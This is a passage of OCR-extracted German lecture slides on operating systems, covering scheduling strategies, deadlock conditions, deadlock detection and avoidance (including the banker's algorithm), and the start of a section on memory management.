
247

Scheduling

- Scheduling-Strategien

- Shortest Remaining Time First (SRTF)

- Der Prozess mit der kürzesten verbleibenden Zeit und Status READY darf als nächstes rechnen
 - Für neue kurze Jobs sehr günstig
 - Unterbrechende Variante von Shortest Job First
 - Auch hier muss Laufzeit im Voraus bekannt sein



7. November 2012

Prof. Dr. Kornmayer


248

Scheduling

- Scheduling-Strategien

- Round-Robin (RR) / Zeitscheibenverfahren

- Einfachste Strategie für interaktive Systeme
 - Unterbrechende Variante von FCFS
 - Jeder laufende Prozess
 - wird spätestens nach einer bestimmten Zeit (Quantum) unterbrochen und von einem anderen Prozess abgelöst
 - oder er wird davor blockiert
 - oder beendet sich selbst



7. November 2012

Prof. Dr. Kornmayer

249

Scheduling

- Scheduling-Strategien
 - Round-Robin (RR) / Zeitscheibenverfahren

- Länge des Quantum
 - Kurzes Quantum,
 - » kurze Antwortzeiten
 - » Schlechte CPU Nutzung durch häufige Prozesswechsel
 - Langes Quantum:
 - » Lange Antwortzeiten
 - » Bessere CPU Nutzung durch weniger Prozesswechsel
 - Praxis-Wert: 20-50 ms

- RR ist nicht fair
 - E/A-lastige Prozesse werden benachteiligt
 - » Geben durch E/A die CPU oft freiwillig ab

7. November 2012


Prof. Dr. Kornmayer

250

Scheduling

– Realisierung von Prioritäten-basiertem Scheduling

- Zusammenfassung von Prozessen in Prioritätsklassen
 - Eine Warteschlange zwischen den Prioritätsklassen
- Prioritäten-Scheduling zwischen den Klassen
 - Innerhalb der Klassen Round-Robin



7. November 2012

Prof. Dr. Kornmayer

251

Scheduling

– Beispiel von Prioritäten-basiertem Scheduling



- Statisches Multilevel Scheduling
 - Verschiedene Betriebsarten im System
 - » Abbildung auf Prioritätenklassen
 - Aber: unterschiedliche Scheduling-Strategien innerhalb der Warteschlangen

Priorität	Prozessklasse	Scheduling Strategie
1	Echtzeitprozesse (Multimedia)	Prioritäten
2	Interaktive Prozesse	RR
3	E/A-Prozesse	RR
4	Rechenintensive Stapelprozesse	FCFS

Aufgabe


- Überlegen Sie sich, wann die Details der Scheduling-Fairness-Strategie wichtig sind!
- Welche Schlussfolgerungen können sie aus der folgenden Kurve bezüglich der Anschaffung eines Computers machen?

- 3er Teams
- 3 Minuten



Diskussion

- In welchen Situationen sind die Details der Scheduling-/Fairness-Strategie wichtig?
 - Falls nicht genug Ressourcen vorhanden sind
- Wann soll man einen neuen Computer kaufen?
 - (oder Netzwerk, oder...)
 - Falls sich die Anschaffung durch eine bessere Ausnutzung bezahlt macht
 - Oberhalb des „Knies“
 - Die meisten Scheduling Verfahren arbeiten gut im linearen Bereich
 - Anschaffung lohnt sich nur bei hoher Auslastung!



Scheduling

- Scheduling in Echtzeitsystemen
 - Zeit spielt eine entscheidende Rolle
 - Richtige, aber verspätete Antwort genauso schlecht wie eine falsche Antwort
 - Harte Echtzeitsysteme
 - Absolute Deadlines, die strikt eingehalten werden müssen
 - Weiche Echtzeitsysteme
 - Die Verletzung von Deadline ist unerwünscht, aber tolerierbar
 - Verhalten (Laufzeit C_i) der Prozesse sind bekannt
 - Ereignisse treten periodisch oder aperiodisch auf
 - Statische und dynamische Scheduling-Strategien verwendet
 - Statische erfordern die genaue Kenntnis der Prozesse
 - Dynamische Strategien sind diesbezüglich flexibler

Scheduling

- Thread-Scheduling
 - Thread-Realisierung im Benutzer-Modus
 - Kosten für Thread-Wechsel sind geringer
 - Scheduler des Laufzeitsystems läuft im Benutzermodus
 - Angepasste Scheduling-Algorithmen möglich
 - Timer-Interrupts/Zeitscheiben i.d.R. nicht möglich!
 - Thread-Realisierung im BS-Kern
 - Das Umschalten zwischen Threads kann das Umschalten zwischen Prozessen bedeuten
 - Höhere Kosten
 - Scheduler kann das evtl. berücksichtigen

Deadlocks / Verklemmungen



9. November 2012

Prof. Dr. Kornmayer

259

Deadlocks / Verklemmungen

- Betriebssystem verwaltet Ressourcen
 - Ressourcen werden Prozessen zugeteilt
 - Prozesse sind wesentliche Abstraktion im Betriebssystem
 - Das BS teilt die Ressource CPU mit Hilfe des Scheduling zu
 - eine Ressource kann (oft) nur jeweils von einem Prozess genutzt werden
 - kritische Abschnitte, wechselseitiger Ausschluss, ...
 - Verschiedene Synchronisations-Primitive (busy wait, Semaphore, Monitor, ...)
 - Trotzdem können Verklemmungen auftreten!
 - Prozess A hat Scanner belegt und will CD-Brenner
 - Prozess B hat CD-Brenner belegt und will Scanner
 - A wartet auf B, B wartet auf A,....

9. November 2012

Prof. Dr. Kornmayer


260

Deadlocks / Verklemmungen

- Unterbrechbare Ressource (preemptable)
 - kann einem Prozess ohne Schaden entzogen werden
 - z.B. CPU (Sichern und Wiederherstellen beim Context-Switch)
 - z.B. Hauptspeicher (Auslagern auf Platte)
 - Deadlock können verhindert werden
- Ununterbrechbare Ressource (nonpreemptable)
 - Kann einem Prozess nicht entzogen werden, ohne das dessen Ausführung fehlschlägt
 - z.B. CD-Brenner
 - **Deadlocks haben immer mit nicht unterbrechbaren Ressourcen zu tun**

Deadlocks / Verklemmungen

- Verhungern oder Verklemmung??
 - Verhungern/Starvation
 - Prozess/Thread wartet unendlich lang
 - z.B. auf einer sehr ungünstigen Scheduling-Strategie
 - Deadlock
 - Zyklisches Warten auf Ressourcen
 - Thread A besitzt Res1 und wartet auf Res 2
 - Thread B besitzt Res2 und wartet auf Res 1
 - Deadlock führt zum Verhungern (nicht umgekehrt)
 - Verhungern kann enden
 - Verklemmung braucht externe Eingriffe



Deadlocks / Verklemmungen

- Definition

- Deadlock

- Eine Menge von Prozessen befindet sich in einem Deadlock-Zustand (Verklemmungs-Zustand), wenn jeder Prozess aus der Menge auf ein Ereignis wartet, das nur ein anderer Prozess aus dieser Menge auslösen kann
 - Hier: Ereignis = Freigabe einer Ressource
- → Alle Prozesse warten
- → Die Ereignisse werden niemals ausgelöst
- → Keiner der Prozess wird jemals wieder aufwachen

- Deadlock sind nicht-deterministisch

- nur wenn Scheduler und falsches Design zusammenkommen!
- „Falsches Timing“ notwendig!

Deadlocks / Verklemmungen

- Bedingungen für einen (Ressourcen-) Deadlock

- Wechselseitiger Ausschluss

Jede Ressource kann zu einem Zeitpunkt von höchstens einem Prozess genutzt werden

- Hold-and-Wait-Bedingung (Besitzen und Warten)

Ein Prozess, der bereits Ressourcen besitzt, kann noch weitere Ressourcen anfordern

- Ununterbrechbarkeit (kein Ressourcenentzug)

Einem Prozess, der im Besitz einer Ressource ist, kann diese nicht gewaltsam entzogen werden

- Zyklisches Warten

Es gibt eine zyklische Kette von Prozessen, bei der jeder Prozess auf eine Ressource wartet, die vom nächsten Prozess in der Kette belegt ist.




Deadlocks / Verklemmungen

- Bedingungen für einen Deadlock ...
 - Bedingungen 1-3 sind notwendige Bedingungen
 - aber nicht hinreichend
 - Bedingung 4 ist eine mögliche Konsequenz aus 1-3
 - Die Unauflösbarkeit des zyklischen Warten ist eine Folge aus 1-3
 - Alle vier Bedingungen zusammen sind **notwendig** und **hinreichend** für eine Verklemmung

→ Wenn eine der Bedingungen unerfüllbar ist, können keine Deadlocks auftreten

Deadlocks / Verklemmungen

- Modellierung von Deadlocks
 - Ressourcen-Belegungs-Graph
 - Zwei Arten von Knoten
 - Prozesse/Thread
 - Ressourcen
 - Zwei Arten von Kanten
 - Anforderungskante
 - Ressource wird vom Prozess angefordert
 - Von Prozess/Thread zu Ressource
 - Belegungskante
 - Ressource ist vom Prozess belegt
 - Von Ressource zum Prozess/Thread



- Kriterium für Deadlock: Zyklus im Graph

Deadlocks / Verklemmungen

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Beispiel: mit Verklemmung (ungünstiger Verlauf)

The diagram illustrates a deadlock situation with three processes (A, B, and C) and three resources (R, S, and T). The initial resource requests are:

- Process A: Anfrage R, Anfrage S
- Process B: Anfrage S, Anfrage T
- Process C: Anfrage T, Anfrage R

The resource releases are:

- Resource R: Freigabe R, Freigabe S
- Resource S: Freigabe S, Freigabe T
- Resource T: Freigabe T, Freigabe R

The sequence of events (Reihenfolge durch Scheduler) is: A-B-C-A-B-C.

Process A holds resource R and requests resource S. Process B holds resource S and requests resource T. Process C holds resource T and requests resource R. This creates a circular dependency (Kreis geschlossen), leading to a deadlock (→ Deadlock!!).

9. November 2012 Prof. Dr. Kornmayer 267

Deadlocks / Verklemmungen

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Beispiel: mit Verklemmung (günstiger Verlauf)

The diagram illustrates a deadlock resolution situation with three processes (A, B, and C) and three resources (R, S, and T). The initial resource requests are:

- Process A: Anfrage R, Anfrage S
- Process B: Anfrage S, Anfrage T
- Process C: Anfrage T, Anfrage R

The resource releases are:

- Resource R: Freigabe R, Freigabe S
- Resource S: Freigabe S, Freigabe T
- Resource T: Freigabe T, Freigabe R

The sequence of events (Ursprüngliche Reihenfolge durch Scheduler) is: A-B-C-A-B-C. A better sequence (Bessere Reihenfolge durch Scheduler) is: A-B-A-B-C-C.

Process A holds resource R and requests resource S. Process B holds resource S and requests resource T. Process C holds resource T and requests resource R. This creates a circular dependency (Kreis geschlossen). However, the scheduler (BS) must recognize that granting resource T to C would lead to a deadlock (→ C wird blockiert). Therefore, C cannot be granted resource T, and the system can proceed without a deadlock.

Nun kann C weiterlaufen und T belegen, ohne dass ein Deadlock entstehen kann.

BS muss erkennen, dass Belegung von T durch C zu Deadlock führen könnte → C wird blockiert

9. November 2012 Prof. Dr. Kornmayer 268

Aufgabe

- Überlegen Sie welche Möglichkeiten das Betriebssystem hat, um Deadlocks zu behandeln!
 - 4er Teams
 - 4 Minuten




Deadlocks / Verklemmungen

- Behandlung von Deadlocks
 - Vogel-Strauß-Methode
 - hoffen das alles gut geht! (Ignoranz)
 - Nicht unüblich (UNIX)
 - Deadlock-Erkennung und Behebung
 - Lässt alle Anforderungen zu, um bei Bedarf Deadlock aufzulösen
 - Erkennen von Deadlocks notwendig
 - Vermeidung/Verhinderung von Deadlock
 - Lasse das System nie in eine Deadlock-Situation kommen
 - Verhindern von Deadlocks durch vorsichtige Ressourcen-Zuteilung
 - Vermeiden von Deadlock durch Unerfüllbarkeit einer der Deadlock-Bedingungen (1-4)

Deadlocks / Verklemmungen

- Erkennung von Deadlocks
 - Hier: Spezialfall nur eine Ressource pro Typ
 - Ressourcen-Belegungs-Graph



- Zyklus vorhanden → Deadlock!
- Algorithmus zum Erkennen der Zyklen notwendig!

Deadlocks / Verklemmungen

- Erkennung von Deadlocks
 - Verallgemeinerung: mehrere Ressourcen pro Typ
 - Prozess wartet nicht mehr auf eine bestimmte Ressource, sondern auf **irgendeine** Ressource des passenden Typs
 - Ressourcen-Belegungs-Graph nicht mehr ausreichend
=> Matrix basierter Algorithmus
 - Modellierung des Systems:
 - n Prozesse P_1, \dots, P_n
 - m Klassen/Typen von Ressourcen
 - Klasse/Typ i ($1 \leq i \leq m$) enthält E_i Ressource-Instanzen
 - **Ressourcen-Vektor E**
» Anzahl verfügbarer Ressourcen für jede(n) Klasse/Typ

Deadlocks / Verklemmungen

- Erkennung von Deadlocks
 - Verallgemeinerung: mehrere Ressourcen pro Klasse/Typ
 - Modellierung des Systems: ...
 - Klasse i ($1 \leq i \leq m$) wurde x_i mal belegt. Damit sind noch A_i Instanzen der Klasse frei
 - **Ressourcenrest-Vektor \mathbf{A}**
 - » Anzahl noch freien Ressourcen für jede(n) Klasse/Typ
 - Klasse j ($1 \leq j \leq n$) wurde vom Prozess i ($1 \leq i \leq m$) C_{ij} mal belegt
 - **Belegungsmatrix \mathbf{C}**
 - » Anzahl der Ressourcen der Klasse j, die durch den Prozess Pi belegt sind
 - Invariante: $\forall j = 1 \dots m: \sum_{i=1}^n C_{ij} + A_j = E_j$

Deadlocks / Verklemmungen

- Erkennung von Deadlocks
 - Verallgemeinerung: mehrere Ressourcen pro Klasse/Typ
 - Modellierung des Systems: ...
 - Klasse j ($1 \leq j \leq n$) wurde vom Prozess i ($1 \leq i \leq m$) R_{ij} mal angefordert
 - **Anforderungsmatrix \mathbf{R}**
 - » Anzahl der Ressourcen der Klasse j, die durch den Prozess P_i angefordert sind

$$\mathbf{E} = (E_1, E_2, E_3, \dots, E_m)$$

$$\mathbf{A} = (A_1, A_2, A_3, \dots, A_m)$$

$$\mathbf{C} = \begin{bmatrix} C_{11} & C_{12} & C_{13} & \dots & C_{1m} \\ C_{21} & C_{22} & C_{23} & \dots & C_{2m} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ C_{n1} & C_{n2} & C_{n3} & \dots & C_{nm} \end{bmatrix}$$

$$\mathbf{R} = \begin{bmatrix} R_{11} & R_{12} & R_{13} & \dots & R_{1m} \\ R_{21} & R_{22} & R_{23} & \dots & R_{2m} \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ R_{n1} & R_{n2} & R_{n3} & \dots & R_{nm} \end{bmatrix}$$

Deadlocks / Verklemmungen



- Erkennung von Deadlocks
 - Verallgemeinerung: mehrere Ressourcen pro Klasse/Typ
 - Beispiel:

<i>insgesamt</i> $E = (4, 2, 3, 1)$	<i>Bandlaufwerke</i> <i>Plotter</i> <i>Scanner</i> <i>CD-ROM</i>	<i>frei</i> $A = (2, 1, 0, 0)$
----------------------------------------	---------------------------------------------------------------------------	-----------------------------------

$$C = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 0 \end{bmatrix} \quad \xrightarrow{\hspace{1cm}} \quad R = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 3 & 0 \\ 2 & 1 & 0 & 0 \end{bmatrix}$$

Prozess 3 erfüllt die Bedingung

9. November 2012

Prof. Dr. Kornmayer

275

Deadlocks / Verklemmungen



- Erkennung von Deadlocks
 - Verallgemeinerung: mehrere Ressourcen pro Klasse/Typ
 - Beispiel:

insgesamt	 Plotter  Scanner  CD-ROM	freie
$E = (4 \ 2 \ 3 \ 1)$		$A = (2 \ 2 \ 2 \ 0)$

$$C = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 0 \end{bmatrix} \quad R = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 3 & 0 \\ -2 & 1 & 0 & 1 \end{bmatrix}$$

Weder Prozess 1 oder 3 erfüllen die Bedingung, => Deadlock

9. November 2012

Prof. Dr. Kornmayer

276

Aufgabe

- Sie kennen nun zwei Algorithmen zur Deadlock-Erkennung
- Zu welchen Zeitpunkten setzen Sie diese Algorithmen ein?
 - 3er Teams
 - 3 Minuten



Diskussion

- Deadlock-Erkennung
 - Einsatz
 - bei jeder Ressourcen-Anforderung
 - Sofortiges Erkennen von Deadlocks
 - Hoher Rechenaufwand
 - regelmäßig
 - bei niedriger Prozessorauslastung
 - CPU arbeitet nicht, obwohl Prozesse vorhanden sind
 - Rechenkapazität ist in dieser Situation ausreichend verfügbar
 - Deadlock werden bei ständiger Last der CPU nicht entdeckt

Deadlocks / Verklemmungen

- Behebung von Deadlocks
 - Temporärer Entzug einer Ressource
 - Schwierig bis unmöglich
 - Oft nur manuell möglich!
 - Rücksetzen eines Prozesses
 - Voraussetzung: Checkpoints
 - Status des Prozesses wird regelmäßig gesichert
 - Beim Deadlock wird der Prozess aus einen früheren Checkpoint zurückgesetzt und neu gestartet
 - Nachteil: Checkpoint Overhead
 - Abbruch eines Prozesses
 - Brutalstmöglich!
 - Geht nur mit Prozessen, die problemlos neu gestartet werden können!

Deadlocks / Verklemmungen

- Behebung von Deadlocks
 - Nicht einfach
 - Welche Alternativen?
 - Ist **die Vermeidung/Verhinderung von Deadlocks** besser?
 - Gibt es einen Algorithmus, der Deadlocks zuverlässig verhindert, indem er immer die richtige Scheduling-Entscheidung trifft
 - Ja, aber ... dann müssen bestimmte Informationen **im Voraus** zur Verfügung stehen
 - » Welcher Prozess wird wann gestartet?
 - » In welcher Reihenfolge werden die Ressourcen angefordert?
 - » Wann werden Ressourcen wieder freigegeben?

Deadlocks / Verklemmungen

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Verhindern von Deadlocks

The diagram illustrates a deadlock between two processes, A and B, over two resources: a Drucker (Printer) and a Scanner. The vertical axis represents time for Process B, and the horizontal axis represents time for Process A.
 - Process B (red bars):
 - Starts at time 0 with 'Anforderung Drucker' (Request Printer).
 - At time 1, it releases the 'Drucker' and requests the 'Scanner' ('Freigabe Drucker', 'Anforderung Scanner').
 - At time 2, it releases the 'Scanner' and requests the 'Drucker' ('Freigabe Scanner', 'Anforderung Drucker').
 - Process A (blue bars):
 - Starts at time 1 with 'Anforderung Scanner' (Request Scanner).
 - At time 2, it releases the 'Scanner' and requests the 'Drucker' ('Freigabe Scanner', 'Anforderung Drucker').
 - The deadlock occurs at time 2, where both processes are waiting for each other's released resource, forming a circular dependency.

Zeit-Achse von Prozess B

Zeit-Achse von Prozess A

9. November 2012 Prof. Dr. Kornmayer 281

Deadlocks / Verklemmungen

DHBW
Duale Hochschule
Baden-Württemberg
Mannheim

- Verhindern von Deadlocks → Ressourcenspur

The diagram shows the same deadlock scenario as above, but with a focus on prevention. A green line traces the resource usage of Process A, highlighting the point where it is waiting for the Scanner after releasing the Drucker. This trace is labeled 'Hier muss Deadlock verhindert werden!' (Here deadlock must be prevented!).
 - A yellow box contains the text 'Hier ist der Deadlock unvermeidlich!!' (Deadlock is unavoidable here!!).
 - A green vertical line labeled 'Ziel: beide Prozesse beendet' (Goal: both processes end) indicates the intended outcome if the deadlock is resolved.

Zeit-Achse von Prozess B

Zeit-Achse von Prozess A

9. November 2012 Prof. Dr. Kornmayer 282

Deadlocks / Verklemmungen

- Verhindern von Deadlocks
 - Sichere und unsichere Zustände
 - Sicherer Zustand:
Es gibt eine Ausführungsreihenfolge, in der alle Prozesse ohne Deadlock zu Ende laufen, selbst wenn die Prozesse sofort die maximalen Ressourcenanforderungen stellen.
 - Garantie für Beendigung aller Prozesse möglich!
 - Unsicherer Zustand:
sonstige Zustände
 - Anmerkung:
 - Unsichere Zustände führen nicht zwangsläufig zu Deadlocks
 - » Weil z.B. nicht alle Prozesse gleich die maximalen Ressourcen anfordern!

Deadlocks / Verklemmungen

- Verhinderung von Deadlocks
 - Bankier-Algorithmus
 - Bei jeder Anforderung wird überprüft, ob das System danach in einem sicheren Zustand ist
 - Ja, Ressource wird zugeteilt
 - Nein, der anfordernde Prozess wird blockiert!
 - Sehr restriktive Ressourcenzuteilung
 - Verwende Matrix-Methode für Deadlock-Erkennung
 - R beschreibt die maximalen zukünftigen Forderungen!
 - Problem:
 - BS muss die maximalen zukünftigen Forderungen aller Prozesse kennen
 - In der Praxis i.a. nicht erfüllt
 - Nur auf spezielle Anwendungsfälle tauglich!

Deadlocks / Verklemmungen

- Vorbeugende Vermeidung von Deadlocks
 - Verhinderung von Deadlock (z.B. durch Bankier-Algorithmus) im Grunde unmöglich
 - Hmmmm – Was unternehmen reale Systeme gegen Deadlocks?
 - Deadlocks sind unmöglich, wenn eine der vier Deadlock-Bedingungen nicht erfüllt ist
 - Wechselseitiger Ausschluss
 - Ressourcen nur dann direkt an einzelne Prozesse zuteilen, wenn dies unvermeidlich ist
 - Bsp: Zugriff auf Drucker über Drucker-Spooler
 - » Keine Konkurrenz um Drucker selbst
 - » Aber evtl Deadlock an anderer Stelle
 - Zwei Prozess schreiben Spooler-Puffer voll!

Deadlocks / Verklemmungen

- Vorbeugende Vermeidung von Deadlocks
 - Hold-and-Wait-Bedingung
 - Vermeide das Warten auf Ressourcen
 - Alle benötigten Ressourcen werden gleichzeitig angefordert
 - Falls eine Ressource nicht verfügbar ist, wird gar keine Ressource belegt und der Prozess wartet
 - Problem:
 - » benötigten Ressourcen müssen im Voraus bekannt sein!
 - » Dann kann man ja den Bankier-Algorithmus anwenden!
 - » Ineffiziente Ausnutzung von Ressourcen
 - Üblich bei Großrechnern und Grid-Systemen
 - Ununterbrechbarkeit (kein Ressourcenentzug)
 - i.a. Unpraktikabel
 - weil schwierig bis unmöglich
 - weil brutalstmöglich!

Deadlocks / Verklemmungen

- Vorbeugende Vermeidung von Deadlocks
 - Unterlaufen der zyklischen Wartebedingung
 - Durchnummernieren der Ressourcen
 - (Scanner 1, Drucker 2, Bandlaufwerk 3, ...)
 - Ressourcen werden zu beliebigem Zeitpunkt angefordert, aber nur in aufsteigender Reihenfolge
 - Prozess darf nur Ressourcen mit größerer Nummer anfordern als bereits belegte Ressourcen
 - Deadlocks werden unmöglich!
 - Problem:
 - » Festlegung einer für alle Prozesse tauglichen Ordnung nicht immer praktikabel

Deadlocks / Verklemmungen

- Zusammenfassung
 - Deadlock: eine Menge von Prozessen warten auf Ereignisse, die nur ein anderer Prozess der Menge auslösen kann
 - Deadlock sind nicht deterministisch!
 - Bedingungen für Deadlock
 - Wechselseitiger Ausschluss
 - Hold-and-Wait-Bedingungen
 - Ununterbrechbarkeit (kein Ressourcenentzug)
 - Zyklisches Warten
 - Behandlung von Deadlocks
 - Erkennung von Deadlocks
 - Ressourcen-Belegungs-Graph
 - Matrix-basierter Algorithmus

Deadlocks / Verklemmungen

- Zusammenfassung
 - Behandlung von Deadlocks ...
 - Behandlung von Deadlock
 - Schwierig bis unmöglich
 - » meist Abbruch eines Prozesses
 - Vermeidung von Deadlocks
 - Ressourcenvergabe nur wenn sichere Zustände entstehen
 - » Sicherer Zustand: kein Deadlock, selbst wenn alle Prozesse sofort ihre Maximalanforderungen stellen
 - Bankier-Algorithmus
 - Verhinderung von Deadlock
 - Eine der vier Bedingungen unerfüllbar machen!
 - » schwierig!

Betriebssysteme

Speicherverwaltung

Prof. Dr. Harald Kornmayer
Institut für Informatik, DHBW Mannheim, Germany




Speicherverwaltung

- Speicher ist wichtiges Betriebsmittel
 - Kapazität wird immer größer
 - Aber Programm wachsen schneller als verfügbare Speicher
 - Ideal: privater, persistenter, riesiger und schneller Speicher
 - Billig wäre auch noch gut!
 - Realität:
 - Speicherhierarchie von schnellem CPU-Speicher bis großen Bandlaufwerken
 - Verwaltung der Speicherressourcen ist Aufgabe des Betriebssystems
 - Speicherverwaltung

Speicherverwaltung

- Erinnerung



- Verschiedene Komponenten
 - Verwaltung durch Betriebssystem
 - Optimierung der Speicherverwendung
 - Cache-Verfahren

Aufgabe

- Machen Sie sich nochmals klar, wie ein Programm auf einem Prozessor ausgeführt wird, der nur ein Prozess gleichzeitig ausführen kann!
- Welche Schritte sind notwendig?
- Wie wird der Speicher organisiert?
 - Mit ihrem Nachbarn
 - 3 Minuten




3

Speicherverwaltung

Annahme:

